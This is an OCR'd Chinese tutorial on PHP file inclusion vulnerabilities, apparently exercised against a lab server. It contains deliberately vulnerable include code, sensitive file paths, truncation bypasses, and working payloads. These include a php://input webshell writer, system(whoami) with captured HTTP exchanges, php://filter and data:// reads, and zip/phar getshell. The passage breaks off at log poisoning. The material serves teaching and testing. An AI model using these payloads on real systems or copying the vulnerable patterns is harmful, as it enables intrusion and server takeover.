
文件包含

1．文件包含基础

文件包含简介：

程序开发人员一般会把重复使用的函数写到单个文件中，需要使用某个函数时直接调用此文件，而无需再次编写，这种文件调用的过程一般被称为文件包含。

服务器执行PHP文件时，可以通过文件包含函数加载另一个文件中的PHP代码，并且当PHP来执行，这会为开发者节省大量的时间。这意味着您可以创建供所有网页引用的标准页面或菜单文件。当页面需要更新时，您只更新一个包含文件就可以了，或者当您向网站添加一张新页面时，仅仅需要修改一下菜单文件（而不是更新所有网页中的链接）。



漏洞原理：

程序开发人员一般希望代码更灵活，所以将被包含的文件设置为变量，用来进行动态调用，文件包含函数加载的参数没有经过过滤或者严格的定义，可以被用户控制，包含其他恶意文件，导致了执行了非预期的代码。从而导致客户端可以调用一个恶意文件，造成文件包含漏洞。

demo.php

```php
<?php
    if ($_GET[page]){
        include $_GET['page'];
    }
    else {
        include "home.php";
    }
?>
```

php文件包含函数：

- require()
- require_once()
- include()
- include_once()

include()：执行到include时才包含文件，找不到被包含文件时只会产生警告，脚本将继续执行。

require()：只要程序一运行就包含文件，找不到被包含的文件时会产生致命错误，并停止脚本。

include_once()和requier_once()：若文件中代码已被包含则不会再次包含。与前两个的不同之处在于这两个函数只包含一次(如果已经包含，就不会再执行包含)，适用于在脚本执行期间同一个文件有可能被包括超过一次的情况下，你想确保它只被包括一次以避免函数重定义，变量重新赋值等问题。

文件包含利用条件：

- 程序用include()等文件包含函数通过动态变量的范式引入需要包含的文件；
- 用户能够控制该动态变量
- 要保证php.ini中
  - allow_url_fopen=on(本地文件包含)
  - allow_url_fopen=on和allow_url_include=on(远程文件包含)

文件包含利用：

- 可以包含本地文件，在条件允许时甚至能执行代码
- 读敏感文件，读PHP文件
- 包含日志文件GetShell
- 包含data:或php://input等伪协议
- 若有phpinfo则可以包含临时文件
- 配合上传图片马，然后包含从而GetShell

系统常见的敏感文件路径：

Windows:

- c:\windows\system32\inetsrv\MetaBase.xml // IIS配置文件
- c:\windows\repair\sam // 存储Windows系统初次安装的密码
- c:\ProgramFiles\mysql\my,ini // MySQL配置
- c:\ProgramFiles\mysql\data\mysql\user.MYD // MySQL root
- c:\windows\php.ini // php 配置信息 c:\windows\my.ini

Linux:


- /etc/passwd // 账户信息
- /etc/shadow // 账户密码文件
- /usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件
- /etc/httpd/conf/httpd.conf
- /usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置
- /usr/local/app/php5/lib/php.ini // PHP相关配置
- /etc/my.conf // mysql 配置文件

2．本地文件包含

demo2.php

```php
<?php
    $filename=$_GET['page'];
    include($filename);
?>
```


读取敏感文件：



包含图片马getshell：

payload：

```
http://192.168.31.35:88/baohan/demo2.php?page=shell.jpg
```



本地文件包含进阶：

程序员为了避免自己编写从程序出现问题，有人会想尽一切办法对程序的BUG进行修补，例如在包含变量$filename时，限制了只允许包含“.html”格式的文件，这就阻止了一些非法的包含其他文件的情况。


deom3.php

```php
<?php
    $filename=$_GET['page'];
    include($filename.".html");
?>
```

%00截断绕过：

PHP的00截断是5.2.x版本的一个漏洞，当用户输入的url参数包含%00经过浏览器自动转码后截断后面字符。使用%00是有限制条件的，必须在PHP扩展参数：magic_quotes_gpc为关闭条件下，以及PHP的版本小于5.3版本的条件下才可以使用%00进行截断。


- 条件：
  - allow_url_fopen=on
  - magic_quotes_gpc=off
  - php版本<5.3.4



.......绕过（点号截断）

- Windows下目录最大长度为256字节，超出的部分会被丢弃。
- Linux下目录最大长度为4096字节，超出的部分会被丢弃。

所以用.......绕过的时候windows 系统中，点号需要长于256；linux 系统中点号要长于4096。



长路径截断

- Windows 系统下，目录最大长度为256字节，超出的部分会被丢弃，故点号需要长于256；
- Linux 系统下，目录最大长度为4096字节，故点号需长于4096。

192.168.31.35:88/baohan/demo3.php?page=abc.jpg/./

PHP Version 5.2.17-upupw

System	Windows NT WIN-9789V3NGJTR 6.2 build 9200
Build Date	Jun 5 2015 14:34:43
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--without-pi3web"
Server API	CGI/FastCGI

3. 文件包含php封装协议

封装是php面向对象的其中一个特性，将多个可重复使用的函数封装到一个类里面。在使用时直接实例化该类的某一个方法，获得需要的数据。

PHP 带有很多内置 URL 风格的封装协议，可用于类似fopen()、 copy()、 file_exists() 和 filesize() 的文件系统函数。除了这些封装协议，还能通过 stream_wrapper_register() 来注册自定义的封装协议。

php协议类型：

1. file:// — 访问本地文件系统
2. http:// — 访问 HTTP(s) 网址
3. ftp:// — 访问 FTP(s) URLs
4. php:// — 访问各个输入/输出流（I/O streams）
5. ssh2:// — Secure Shell 2
6. rar:// — RAR
7. zlib:// — 压缩流
8. data:// — 数据（RFC 2397）
9. glob:// — 查找匹配的文件路径模式
10. phar:// — PHP 归档
11. ogg:// — 音频流
12. expect:// — 处理交互式的流

条件：

- allow_url_fopen:on
- allow_url_include:on

3.1 php://input协议

利用文件包含漏洞的时候经常会碰到：file_get_contents()函数，这个函数的作用是把整个文件读入一个字符串中。

demo4.php

```php
<?php
    echo file_get_contents("php://input");
?>
```

```
GET /baohan/demo4.php HTTP/1.1
Host: 192.168.31.35:88
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.31.35:88/baohan/demo4.php
Cookie: PHPSESSID=104i3m5ocvbnft9e0o7pd2l0t1
Upgrade-Insecure-Requests: 1
Content-Length: 5

23232
```

```
HTTP/1.1 200 OK
Date: Sun, 23 Jul 2023 15:16:13 GMT
Server: Apache/2.4.43
X-Powered-By: PHP/5.2.17-upupw
Vary: Accept-Encoding,User-Agent
Content-Length: 5
Connection: close
Content-Type: text/html

23232
```

php://input协议利用：

访问路径：http://192.168.31.35:88/baohan/demo2.php?page=php://input

1. 写木马

payload：

```php
<?php fputs(fopen('aacc.php','w'),'<?php @eval($_POST[11]);?>')?>
```

```
GET /baohan/demo2.php?page=php://input HTTP/1.1
Host: 192.168.31.35:88
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/201
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=104i3m5ocvbnft9e0o7pd2l0t1
Upgrade-Insecure-Requests: 1
Content-Length: 65

<?php fputs(fopen('aacc.php','w'),'<?php @eval($_POST[11]);?>
')?>
```

```
HTTP/1.1 200 OK
Date: Sun, 23 Jul 2023 15:19:27 GMT
Server: Apache/2.4.43
X-Powered-By: PHP/5.2.17-upupw
Vary: User-Agent
Content-Length: 0
Connection: close
Content-Type: text/html
```

2. 执行命令


```
GET /baohan/demo2.php?page=php://input HTTP/1.1
Host: 192.168.31.35:88
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/201
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=104i3m5ocvbnft9e0o7pd2l0t1
Upgrade-Insecure-Requests: 1
Content-Length: 23

<?php system(whoami);?>
```

```
HTTP/1.1 200 OK
Date: Sun, 23 Jul 2023 15:21:12 GMT
Server: Apache/2.4.43
X-Powered-By: PHP/5.2.17-upupw
Vary: Accept-Encoding,User-Agent
Content-Length: 21
Connection: close
Content-Type: text/html

nt authority\system
```

3.2 file:///协议

- 访问本地文件系统：
- file://[文件的绝对路径和文件名]

路径：http://192.168.31.35:88/baohan/demo2.php?page=file:///c:/windows/win.ini



p support [fonts] [extensions] [mci extensions] [files] [Mail] MAPI=1

3.3 php://filter协议

- 最常用的一个伪协议，一般用来进行任意文件读取
- 用法：?filename=php://filter/convert.base64-encode/resource=xxx.php
- 使用条件：只是读取，需要开启 allow_url_fopen，不需要开启 allow_url_include

路径：http://192.168.31.35:88/baohan/demo2.php?page=php://filter/convert.base64-encode/resource=home.php

[TEyMiI7


3.4 data://伪协议

数据流封装器，和php://相似都是利用流的概念，将原本的include的文件流重新定向到了用户可控制的输入流中，简单来说就是执行文件的包含方法包含来你的输入流，通过你输入payload来实现目的。

- data://[读取文件] 和 php伪协议的input类似，碰到file_get_contents()来用
- 例：data://text/plain;base64,

路径：http://192.168.31.35:88/baohan/demo2.php?page=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

192.168.31.35:88/baohan/demo2.php?page=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=



3.5 phar,zip伪协议

- phar伪协议：php版本：php>5.3
  phar://伪协议是php解压缩包的一个函数，不管后缀是什么，都会当做压缩包来解压。
- zip伪协议：php版本：5.3<php<5.4

  zip://伪协议；zip伪协议与phar协议类似，但用法不同

upload.php


```
<?php
    $uploaddir = 'uploads/';
    if (isset($_POST['submit'])) {
        if (file_exists($uploaddir)){
            $allow_ext = array('.zip');
            $file_ext = strrchr($_FILES['upfile']['name'], '.');
            if (in_array($file_ext, $allow_ext)){
                if (move_uploaded_file($_FILES['upfile']['tmp_name'], $uploaddir . '/' . $_FILES['upfile']['name'])){
                    echo '文件上传成功，保存路径：' . $uploaddir . $_FILES['upfile']['name'] . "\n";
                }

            }else {
                echo '此文件不允许上传' . "\n";

            }

        }else{
            exit($uploaddir . '文件夹不存在，请手工创建！');
        }
    }
?>
<html>
<head>
<meta charset="utf-8">
<title>文件上传zip,phar验证实例</title>
<h3>文件上传zip,phar验证实例</h3>
<form action="upload.php"method="post" enctype="multipart/form-data" name="upload">
```

```
请选择要上传的文件: <input type="file" name="upfile" />
<input type="submit" name="submit" value="上传" /></form>
<body>
</body>
</html>
```

用法:

zip,phar伪协议利用:
aa.zip压缩包名，aa木马文件名

```
payload :?page=zip://uploads/aa.zip%23aa
payload :?page=phar://./uploads/aa.zip/aa
```




4. 日志文件包含

Apache日志文件

安装并启动apache后，apache会自动生成两个日志文件，这两个日志文件分别是访问日志access.log和错误日志error_log（在windows上是access.log和error.log）。

access.log

access.log为访问日志，记录所有对apache服务器进行请求的访问，它的位置和内容由CustomLog指令控制，LogFormat指令可以用来简化该日志的内容和格式。
access.log文件中每一行记录来一次网站的访问记录，组成如下:




- 客户端地址：访问网站的客户端IP地址；
- 访问者的标识：该项一般为空白，用“—”代替；
- 访问者的验证名字：该项用于记录访问者身份验证时提供的名字，一般情况下该项也为空白；
- 响应的HTTP状态码：通过该项信息可以知道请求是否成功，正常情况下，该项值为200；
- 请求的时间：记录访问操作的发生时间；
- 请求类型：该项记录了服务器收到的是什么类型的请求，如：GET、POST、HEAD等方法
- 发送给客户端的字节数：表示发送给客户端的字节的总数。

`error.log`

error_log为错误日志，记录下任何错误的处理请求，它的位置和内容由errorlog指令控制，通常服务器出现什么错误，首先对它进行查阅，是一个重要的日志文件。

日志格式如下：

- 第一项：错误发生的日期和时间
- 第二项：错误的严重性
- 第三项：导致错误的IP地址
  此后：信息本身的内容
  错误日志中会包含类似上述例子的多种类型的信息。此外，CGI脚本中任何输出到stderr（标准错误）的信息会作为调试信息原封不动地记录到错误日志中。



4.1 apache日志包含getshell

条件：

- 知道日志文件路径
- 具有读写权限

1．写入日志

